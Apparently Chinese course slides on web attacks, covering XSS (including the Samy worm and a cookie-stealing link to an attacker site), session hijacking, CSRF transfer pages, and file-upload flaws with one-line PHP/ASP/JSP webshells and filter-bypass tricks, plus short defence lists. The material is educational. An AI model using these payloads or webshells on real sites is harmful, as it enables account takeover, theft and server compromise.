<?php
    $id=$_POST["id"];
    $name=$_POST["name"];
    mysql_connect("localhost","root","root");
    mysql_select_db("test");

    $sql="insert into xss value ($id,$name)";
    $result=mysql_query($sql);


?>
//供其他用户访问页面：show2.php
<?php
    mysql_connect("localhost","root","root");
    mysql_select_db("test");
    $sql="select * from xss where id=1";
    $result=mysql_query($sql);
    while($row=mysql_fetch_array($result)){
        echo $row['name'];
    }

?>
```



在输入框中提交数据:

1 和 `<script>alert('\hack\')</script>`



id	name
1	<script>alert('hack')</script>

数据流向:

前端-->后端-->数据库/文件/缓存-->后端-->前端



存储型XSS攻击JS代码

➤ 重定向js代码

```
<script>window.location.href=" http://attacker.com" ;</script>
```

➤ 弹出包含有浏览者cookie信息的对话框

```
<script>window.alert(document.cookie);</script>
```

➤ 读取cookie并发给指定主机，主机开启80端口监听，能够收到cookie

```
<script>document.write('');</script>
```

➤ flash文件的Action Script中插入重定向代码

- `getURL("http://网页木马地址", "_blank", "GET");`
- `loadMovieNum("http://www.pete.cn/test.swf", 0);`

存储型XSS攻击JS代码

修改注册表（IE 主页）：

```
<script language="VBScript">  
Set RegWsh = CreateObject("WScript.Shell");  
  
//设置IE浏览器默认页  
RegWsh.RegWrite("HKCU\Software\Microsoft\Internet Explorer\Main\Start  
Page", "http://www.attacker.com");  
</script>
```

Samy蠕虫

在Samy的MySpace攻击中，**无须他人同意**就能把自己添加到其他人的好友列表中，还会**传染**到其他人的主页上，添加好友，**消耗服务器资源**。

Samy在自己的主页上**注入JS代码**（保存在服务器的数据库中），当其他人浏览其主页时，注入的代码**被触发**，自动发送一个**添加Samy为好友的请求**。

```
<script type="text/javascript">
window.onload = function ()
{
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&__elgg_token="+elgg.security.token.__elgg_token; ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://www.xsslabelgg.com/action/friends/add" ③
                + "?friend=47" + token + ts; ④

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Ajax代码

Samy的ID

构造URL请求,
Samy向Elgg添加好友

保存在服务器的数据库

XSS Lab Site

[Activity](#)[Blogs](#)[Bookmarks](#)[Files](#)[Groups](#)[More »](#)

Edit profile

Display name

Samy

About me

Visual editor

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts;
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Ajax代码注入到个人主页

http://www.xsslabelgg.com/action/friends/add?friend=47

①

&__elgg_ts=1489201544&__elgg_token=7c1763...

②

Samy向Elgg请求添加好友

GET /action/friends/add?friend=47&__elgg_ts=1489201544

&__elgg_token=7c1763deda696eee3122e68f315...

Host: www.xsslabelgg.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) ...

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate


Referer: http://www.xsslabelgg.com/profile/samy

X-Requested-With: XMLHttpRequest

Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1; elggperm=zT87L... ③

Connection: keep-alive

Samy蠕虫自我复制



2011年，新浪微博HelloSamy蠕虫

大量用户自动发送诸如：“郭美美事件的一些未注意到的细节”，“建党大业中穿帮的地方”，“让女人心动的100句诗歌”，“惊爆!范冰冰艳照真流出了”等等微博和私信，并自动关注一位名为hellosamy的用户。




其利用了微博广场页面 <http://weibo.com/pub/star> 的一个URL注入了js脚本，其通过 <http://163.fm/PxZHoxn>短链接服务，将链接指向：

<http://weibo.com/pub/star/g/xyyyd%22%3E%3Cscript%20src=//www.2kt.cn/images/t.js%3E%3C/script%3E?type=update>

注意，上面URL链接中的其实就是<script src=//www.2kt.cn/images/t.js></script>。

会话劫持 (Session hijacking)

- 目标用户需要先登录站点;
- 登录成功后, 该用户会得到站点提供的一个会话标识SessionID;
- 攻击者通过捕获到的Session ID访问站点即可获得目标用户合法会话。



(1) 窃取Cookie



(2) 利用Cookie




浏览器JS木马



安装木马

更新提示



Cloud9
JS远控
木马

伪装木马



远控服务端


- **窃取在线帐户**: Cookie
- **记录击键**: 窥探按键以窃取密码等敏感信息
- **监控系统剪贴板**: 是否有复制的密码或信用卡
- **注入广告**: 通过静默加载网页来注入广告
- **DDOS (僵尸网络)**: 通过对目标域的 HTTP POST 请求执行第 7 层 DDoS 攻击

DOM型XSS攻击

DOM型XSS攻击

DOM通过JavaScript，可以重构整个HTML文档，就是说可以添加，移除等等，对页面的某个东西进行操作时，JavaScript就需要获得对HTML文档中所有元素进行访问的入口。这个入口就是DOM，所以在DOM型的xss漏洞利用中，DOM可以看成是一个访问HTML的标准程序接口。

DOM树结构



DOM型XSS攻击

DOM型XSS其实是一种特殊类型的反射型XSS，它是基于DOM文档对象模型的一种漏洞。整个过程都是在前端完成的，没有后端的参与（纯前端的操作！）

攻击示例：

(1) 当小明登录a.com后，发现它的页面某些内容是根据url中的一个叫content参数直接显示的。

```
<body><?php echo $content; ?></body>
```

(2) 小明知道了Tom也注册了该网站，并且知道了他的邮箱，小明做一个超链接发给他，超链接地址为：

```
http://www.a.com?content=<script>window.open( "www.b.com?param="+document.cookie)</script>
```

(3) 当Tom点击这个链接的时候(假设他已经登录a.com)，浏览器就会直接打开b.com，并且把Tom在a.com中的cookie信息发送到b.com，b.com是小明搭建的网站，于是就盗取了Tom在a.com的cookie信息，cookie信息中可能存有登录密码，攻击成功！

XSS注入攻击防范

如何防止XSS跨站脚本攻击？（原则是不相信用户输入的数据）

- ✓ 将重要的cookies标记为http only，这样JavaScript中的document.cookie语句就不能获取到cookie了；
- 只允许用户输入我们期望的数据，如年龄的textbox中只允许输入数字，其余过滤；
- 对数据进行Html Encode处理，如<转化为<、&转化为&；
- 过滤或移除特殊的Html标签，如：script、iframe；
- 过滤JavaScript事件的标签，如“onclick=”、“onfocus”等等。

XSS注入攻击学习工具

➤ Xsspy (python)

主要针对XSS漏洞的漏洞扫描器，Xsspy不仅仅检查一个页面，它可以便利网站，以及子域名。

➤ OWASP Xenotix

OWASP 是一个高效的跨站脚本漏洞（XSS）检测和攻击测试框架。

➤ DVWA

DVWA是一款基于PHP和mysql开发的web靶场练习平台，集成了常见的web漏洞如sql注入，密码破解等常见漏洞。

CSRF跨站请求伪造攻击

Cookie

Cookie的诞生

由于HTTP协议是**无状态**的（服务器无法判断用户身份），而服务器端的业务必须是要有状态的。Cookie诞生的最初目的是为了**存储web中的状态信息**，以方便服务器端使用。比如判断用户是否是第一次访问网站。

Cookie的处理分为：

- 客户端向服务器发起请求
- 服务器向客户端发送Cookie
- 浏览器将Cookie保存
- 之后每次http请求浏览器都会将Cookie发送给服务器端：

Set-Cookie字段

- 服务器检查该Cookie，以此来辨认用户状态。



Session

Session是服务器端使用的一种记录客户端状态的机制，使用上比Cookie简单一些，相应的也增加了服务器的存储压力。

客户端浏览器访问服务器的时候，服务器把客户端信息以Session形式记录在服务器上。客户端浏览器再次访问时只需要从该Session中查找该客户的状态就可以了。

如果说**Cookie**机制是通过检查客户身上的“**通行证**”来确定客户身份的话，那么**Session**机制就是通过检查服务器上的“**客户明细表**”来确认客户身份。

Session相当于程序在服务器上建立的一份客户档案，客户来访的时候只需要查询客户档案表就可以了。

cookie和session的区别

- 1、**Cookie通过在客户端记录信息确定用户身份**，Session通过在服务器端记录信息确定用户身份。
- 2、**Cookie不是很安全，别人可以分析存放在本地的Cookie并进行Cookie欺骗**，考虑到安全应当使用Session。
- 3、设置Cookie时间可以使Cookie过期。但是使用session-destory（），我们将会销毁会话。
- 4、Session会在一定时间内保存在服务器上。**当访问增多，会比较占用你服务器的性能考虑到减轻服务器性能方面，应当使用Cookie。**
- 5、**单个Cookie保存的数据不能超过4K，很多浏览器都限制一个站点最多保存20个Cookie。** (Session对象没有对存储的数据量的限制，其中可以保存更为复杂的数据类型)

CSRF (cross-site request forgery) 跨站请求伪造

一.CSRF是什么？

CSRF (Cross-site request forgery) , 中文名称: **跨站请求伪造**, 也被称为: one click attack/session riding, 缩写为: CSRF/XSRF。

二.CSRF可以做什么？

可以这么理解CSRF攻击: **攻击者盗用了你的身份, 以你的名义发送恶意请求**。CSRF能够做的事情包括: **以你名义发送邮件, 发消息, 盗取你的账号, 甚至于购买商品, 虚拟货币转账.....**造成的问题包括: **个人隐私泄露以及财产安全**。

CSRF (cross-site request forgery) 跨站请求伪造


三.CSRF发生的原因是什么？

web的**隐式身份验证机制**，WEB的身份验证机制虽然可以保证一个请求是来自于某个用户的浏览器，但却**无法保证该请求是用户批准发送的！**

四.CSRF的危害

- 1、**篡改**目标网站上的用户数据；
- 2、**盗取**用户隐私数据；
- 3、作为其他攻击向量的**辅助攻击**手法；
- 4、**传播** CSRF 蠕虫。

CSRF 攻击示意图



B做了两件事:

- 隐藏一个链接, 跳转到A, 包含用户请求;
- 窃取用户登录A的Cookie信息。

要完成一次CSRF攻击, 受害者必须依次完成两个步骤:

1. 登录受信任网站A, 并在本地生成Cookie。
2. 在不登出A的情况下, 访问危险网站B。

CSRF 攻击特点

- 攻击一般发起在**第三方网站**，而不是被攻击的网站。被攻击的网站无法防止攻击发生。
- 攻击利用受害者在被攻击网站的登录凭证，**冒充受害者**提交操作；而不是直接窃取数据。
- 整个过程攻击者并不能获取到受害者的登录凭证，仅仅是“**冒用**”。
- 跨站请求可以用**各种方式**：图片URL、超链接、CORS、Form提交等等。部分请求方式可以直接嵌入在第三方论坛、文章中，难以进行追踪。

CSRF攻击案例

当我们**登入转账页面**后，突然眼前一亮惊现“**XXX隐私照片，不看后悔一辈子**”的链接，耐不住内心躁动，立马**点击了该危险的网站**，但当这页面一加载，便会执行**submitForm**这个方法提交转账请求，从而将10块转给黑客。

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>XXX隐私照片，不看后悔一辈子</title>
<style>
.tip { width: 200px; margin: 20px auto; font-size: 20px; }
</style>
</head>
<body onload="submitForm();" >
  <div class="tip">加载中，请稍候...</div>
  <form id="transferForm"
    action="http://127.0.0.1:8088/demo/csrf/transfer.php"
    method="post">
    <input type="hidden" name="toUser" value="黑客" />
    <input type="hidden" name="amount" value="10" />
  </form>
</body>
<script>
  function submitForm() {
    document.getElementById("transferForm").submit();
  }
</script>
</html>
```

CSRF攻击案例

示例1:

银行网站A，它以**GET请求**来完成银行转账的操作，如：

`http://www.mybank.com/Transfer.php?toBankId=11&money=1000`

危险网站B，它里面有一段HTML的代码如下：

```
<img src=http://www.mybank.com/Transfer.php?toBankId=11&money=1000>
```

首先，你登录了银行网站A，然后访问危险网站B，这时你会发现你的银行账户**少了1000块**.....

CSRF

示例 2：

银行网站A，为了杜绝上面的问题，决定改用POST请求完成转账操作：

```
<form action="Transfer.php" method="POST">
  <p>ToBankId: <input type="text" name="toBankId" /></p>
  <p>Money: <input type="text" name="money" /></p>
  <p><input type="submit" value="Transfer" /></p>
</form>
```

```
<?php
  session_start();
  if (isset($_REQUEST['toBankId']) && isset($_REQUEST['money']))
  {
    buy_stocks($_REQUEST['toBankId'], $_REQUEST['money']);
  }
?>
```

危险网站B，仍然只是包含那句HTML代码：

```
<img src=http://www.mybank.com/Transfer.php?toBankId=11&money=1000>
```

和示例1中的操作一样，你首先登录了银行网站A，然后访问危险网站B，结果.....和示例1一样，你**再次没了1000块**。

这次事故的原因是：**银行后台使用了\$_REQUEST去获取请求的数据**，而\$_REQUEST既可以获取GET请求的数据，也可以获取POST请求的数据，这就造成了在后台处理程序无法区分这到底是GET请求的数据还是POST请求的数据。

CSRF

示例 3 :

银行网站A，经过前面2个惨痛的教训，银行决定把获取请求数据的方法也改了，改用\$_POST，只获取POST请求的数据。

危险网站B，危险网站B与时俱进，它改了一下代码。

如果用户仍是继续上面的操作，很不幸，结果将会是**再次不见1000块.....**因为这里危险网站B**暗地里发送了POST请求到银行！**

```
<?php
    session_start();
    if (isset($_POST['toBankId'] && isset($_POST['money'])))
    {
        buy_stocks($_POST['toBankId'], $_POST['money']);
    }
}
```

```
<script type="text/javascript">
    function steal()
    {
        iframe = document.frames["steal"];
        iframe.document.Submit("transfer");
    }
</script>
```

CSRF的防御

1.检验HTTP Referer来源

HTTP 头部字段 Referer记录了该 HTTP 请求的来源是同域下还是跨站发起的。

2.在请求地址中添加 token 并验证

在 HTTP 请求中以参数的形式加入一个随机产生的 token（不能伪造），并在服务器端建立一个拦截器来验证这个 token，如果请求中没有 token 或者 token 内容不正确，则认为可能是 CSRF 攻击而拒绝该请求。

3.在 HTTP 头中自定义属性并验证

通过 XMLHttpRequest 这个类，可以一次性给所有该类请求加上 csrftoken 这个 HTTP 头属性，并把 token 值放入 HTTP 头部。

4.设置验证码

在发送请求前需要先输入基于服务端判断的验证码，强制用户必须与应用进行交互，才能完成最终请求。

5.尽量使用POST接口，限制GET接口

GET接口太容易被拿来作CSRF攻击，只要构造一个链接，便可以进行CSRF攻击。接口最好限制为POST使用，降低攻击风险。

文件上传漏洞

文件上传漏洞内涵

Web应用程序通常会有**文件上传**的功能。



- **文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器端命令的能力。“文件上传”本身是没有问题，有问题的是文件上传后，服务器怎么处理，解释文件，这个有问题的文件通常是木马。如果服务器的处理逻辑做的不够安全，则会导致严重的后果。**

文件上传漏洞条件

- 文件可上传
- 知道文件上传的路径
- 上传文件可以被访问
- 上传文件可以被执行

文件上传漏洞——一句话木马

将“一句话”插入到网站上的某个asp/aspx/php文件上，或者直接创建一个新的文件，在里面写入这些语句，然后把文件上传到网站上即可。

#php

```
<?php @eval($_POST['attack']) ?>
```

#asp

```
<%eval request ("pass")%>
```

```
<script language="php">@eval($_POST['qiye']);</script>
```

#jsp

```
<%
```

```
if(request.getParameter("f")!=null)(new  
java.io.FileOutputStream(application.getRealPath("\\")+request.getPara  
meter("f"))).write(request.getParameter("t").getBytes());
```

```
%>
```

文件上传漏洞学习环境

测试环境本地搭建： <https://github.com/c0ny1/upload-labs>

BUUCTF在线环境： BUUCTF -> Challenges -> Basic -> Upload-Labs-Linux <https://buuoj.cn/challenges#Upload-Labs-Linux>

文件上传一些入门思路

1. 后缀名改.jpg .png, 抓包修改, **绕过前端验证**
2. 改Content-Type, **绕过前端验证**
3. .htaccess 任意后缀执行php, **绕过后缀名验证**
4. 后缀改php3、php5、php7、phtml、大小写等, **绕过后缀名验证**
5. `<script language="php">@eval($_POST['qiyue']);</script>` **绕过<?**
6. 添加GIF89a头文件, **绕过exif_imagetype**
7. 包含.user.ini, 上传配置文件让木马文件得以解析
8. pphpphp 双写后缀, **绕过后缀名删除**
9. %00截断后缀名, 条件竞争绕过自动删除等等

网站攻击

网站被攻击的常见形式

1. 网站网页中出现大量的黑链 (网页)
2. 网站根目录中出现大量植入的网页 (文件目录)
3. 网站网页被挂马 (网页)
4. 网站服务器运行缓慢, 被植入蠕虫等病毒 (文件目录)
5. 网站域名DNS劫持 (域名)
6. 网站和服务器密码被篡改 (数据库)
7. 网站数据库被植入新内容 (数据库)
8. 网站被攻击打不开会打开极为缓慢 (流量)
9. 网站网页打开自动跳转到其它网站页面 (网页)

